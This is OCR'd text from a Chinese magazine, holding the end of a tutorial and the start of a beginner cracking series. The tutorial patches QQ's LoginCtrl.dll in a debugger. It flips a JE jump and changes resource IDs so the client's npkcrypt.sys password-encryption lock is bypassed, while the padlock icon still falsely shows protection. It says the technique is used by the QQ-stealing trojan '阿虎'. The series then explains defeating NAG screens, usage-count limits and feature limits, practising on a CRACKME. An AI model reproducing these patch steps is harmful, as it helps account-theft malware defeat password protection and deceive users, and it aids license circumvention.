


图7

大家注意上面代码中的**60A3F9AA . E8 49050000 CALL LoginCtr.60A3FEF8**这一行，它的作用是来检查npkcrypt.sys这个加密锁文件存不存在，判断后，会跳到**60A3F9B1 . 74 0C JE SHORT LoginCtr.60A3F9BF**处继续判断如果存在会怎么样。我们把JE改成JNE，也就是让它判断为不存在，如图6。

6.选中**60A3F9C5 . /0F8E 88000000 JLE LoginCtr.60A3FA53**这一行，然后回车，这时会跳到以下代码区域：

```
60A3FA53  > \FF15 9460A460  CALL DWORD PTR DS:[<&KERNEL32.GetLastErr>; [GetLastError
60A3FA59  . E8 401A0000    CALL <JMP.&MFC42.#1168_?AfxGetModuleStat>
60A3FA5E  . 8B40 0C        MOV EAX,DWORD PTR DS:[EAX+C]
60A3FA61  . 57             PUSH EDI                        ; /Options
60A3FA62  . 6A 0C          PUSH 0C                         ; |Height = C (12.)
60A3FA64  . 6A 0C          PUSH 0C                         ; |Width = C (12.)
60A3FA66  . 6A 01          PUSH 1                          ; |Type = IMAGE_ICON
60A3FA68  . 68 C23E0000    PUSH 3EC2                       ; |ResourceName = 3EC2
60A3FA6D  . 50             PUSH EAX                        ; |hInst
60A3FA6E  . FF15 7C66A460  CALL DWORD PTR DS:[<&USER32.LoadImageA>] ; \LoadImageA
60A3FA74  . 8D7E 64        LEA EDI,DWORD PTR DS:[ESI+64]
60A3FA77  . 6A 01          PUSH 1                          ; /Arg1 = 00000001
60A3FA79  . 8BCF           MOV ECX,EDI                     ; |
60A3FA7B  . 8986 88010000  MOV DWORD PTR DS:[ESI+188],EAX  ; |
60A3FA81  . E8 93F9FFFF    CALL LoginCtr.60A3F419          ; \LoginCtr.60A3F419
60A3FA86  . 68 9F0B0000    PUSH 0B9F
60A3FA8B  . 8D8E 94010000  LEA ECX,DWORD PTR DS:[ESI+194]
60A3FA91  . E8 A2190000    CALL <JMP.&MFC42.#4160_?LoadStringA@CStr>
60A3FA96  > E8 031A0000    CALL <JMP.&MFC42.#1168_?AfxGetModuleStat>
60A3FA9B  . 8B40 0C        MOV EAX,DWORD PTR DS:[EAX+C]
60A3FA9E  . 6A 00          PUSH 0                          ; /Options = LR_DEFAULTCOLOR
60A3FAA0  . 6A 10          PUSH 10                         ; |Height = 10 (16.)
60A3FAA2  . 6A 10          PUSH 10                         ; |Width = 10 (16.)
60A3FAA4  . 6A 01          PUSH 1                          ; |Type = IMAGE_ICON
60A3FAA6  . 68 C33E0000    PUSH 3EC3                       ; |ResourceName = 3EC3
60A3FAAB  . 50             PUSH EAX                        ; |hInst
60A3FAAC  . FF15 7C66A460  CALL DWORD PTR DS:[<&USER32.LoadImageA>] ; \LoadImageA
60A3FAB2  . 50             PUSH EAX
```

我们把 **60A3FA68 .68 C23E0000 PUSH 3EC2 ;|ResourceName = 3EC2** 这行的“3EC2”改成“3EC1”，意思就是加密显示正确的名字。

7.接着往下走，找到 **60A3FA86 . 68 9F0B0000 PUSH 0B9F** 这行，这里的“0B9F”是键盘加密失败的字符资源。如果想改成成功的话就应该把“0B9F”改成“0B9E”。

8.最后点鼠标右键，选择“复制到可执行文件”—> “所有修改”，如图7。

9.这时会弹出如图8所示的窗口，我们点击“全部复制”。

10.最后选择“保存文件”，把默认的LoginCtrl.dll覆盖即可。




图8

都保存完毕后，我们再次打开QQ，会发现QQ启动窗口的金锁头又神奇般的亮起来了，和未删除npkcrypt.sys文件前的效果一样，就这样，我们成功的把QQ密码加密锁绕过去了。最后我从回收站里将npkcrypt.sys文件又恢复了过去，不过此时的npkcrypt.sys文件已经没有用了，只是摆个样子而已。

所谓道高一尺魔高一丈，QQ能想到利用密码加密的方法来躲过盗号程序，盗号程序也同样可以想出破解的办法来还以颜色，目前比较隐蔽的QQ木马“阿虎”用的就是此类技术。本文只是演示了这类盗号程序的修改原理，大家切误用于非法途径。

（文章中涉及到的工具OllyICE已经收录于光盘中）

从零开始学破解之（三）

功能限制初探之去除NAG

Talent Feng

前言

在前两期文章中，我们对于暴力破解的原理、步骤和常用方法都有了一个比较清晰的认识，并在实践中体验到了爆破的威力。其实，爆破虽然算是一种低级的方法，高手们往往对其嗤之以鼻，但是从爆破的实用性和效率来看，这么简单又实用的方法还是值得我们小菜好好学习的。

根据上一篇文章给大家留下的悬念，在这篇文章中我们将教会大家通过爆破的方法解除软件的各种使用限制，从另一个角度来体会暴力破解的魅力所在。

第一部分：理论篇

一般来说，软件作者为了保护自己的利益，经常会采取一些手段来限制没有注册的用户，如果用户想正常的使用该软件或者是使用软件的全部功能就要给软件作者支付一定的费用。在各种软件保护的手段中，以下三种是最为常见的。

1.NAG窗口

所谓NAG就是“烦人”的意思，顾名思义NAG窗口就是在软件使用过程中不时弹出一个要求我们注册的窗口。软件作者希望用户经受不住这个NAG窗口的骚扰，从而购买软件。这是比较简单的一种手段，所以也很容易被我们破解掉。

2.次数限制

“次数限制”就是软件作者在软件的使用次数上作出的限制，软件界面上往往会有明显的提示内容“本软件只能使用XX次”。限制次数的软件往往在功能和使用过程中不会再出现明显的限制，但一个软件只能使用几次还是挺让人郁闷的，因此我们还是希望可以破解它！破解次数限制的方法也比较多，可以修改跳转让软件跳过对使用次数的检查、增大限制的次数使软件可以使用成千上万次等等。

3.功能限制

“功能限制”现在也被也来越多地被运用到软件保护当中。如果我们不是注册用户，就不能使用该软件的全部功能，比如：不能保存软件设置、不能处理多个文件、不能使用高级功能等等。

对于有功能限制的软件破解，我们必须了解到软件在使用功能上都有什么限制，把这些限制作为突破口，细心的观察和结合仔细的寻找才能解决。这要根据被限制功能的多少来确定破解的工作量，破解的难度自然要稍高一些了。

除了以上三种方法外，还有诸如时间限制之类的保护手段，我们会在以后一一学习，这里就不再赘述了。

第二部分：实践篇

当我们了解了常用的保护方法，就可以针对具体问题使用具体的解决办法了。路要一步一步走，饭要一口一口吃，这些限制我们一个一个学习如何破解，今天我们以一个CRACKME为例，来说明一下如何去除软件的“NAG窗口”。

小提示：什么叫CRACKME

CRACKME就是由一些破解爱好者编写的用来练习破解技术的一个小程序。不同难度的CRACKME面向不同水平的学习对象，有的CRACKME用来练习暴力破解，有的用来练习制作内存注册机，也有的用来练习分析算法的等等。

先运行一下这个CRACKME看看，结果如图1。一运行就弹出一个窗口，是不是和有些软件一个样呢？细心一点，留心一下这个窗口的内容：“keygenme and delete this window good luck !!!”。把它记下来会对我们下面的工作有很大的帮助。




图1

开始去除这个讨厌的NAG窗口，首先要用OD载入它，如图2（如果经常使用OllyDbg，我们可以在主窗口的菜单栏里的

“选项”中，选择“添加到资源管理器右键菜单”，这样以后要载入某个程序的时候就方便多了，右键，再选择“使用 OllyDbg 打开”就能够将程序载入 OD 了)。

在 OD 中单击右键，选择“Ultra String Reference”或是“超级字符串参考”中的“1. Find ASCII”，在这里程序所包含的所有的字符串一览无遗，如图 3。




图 2

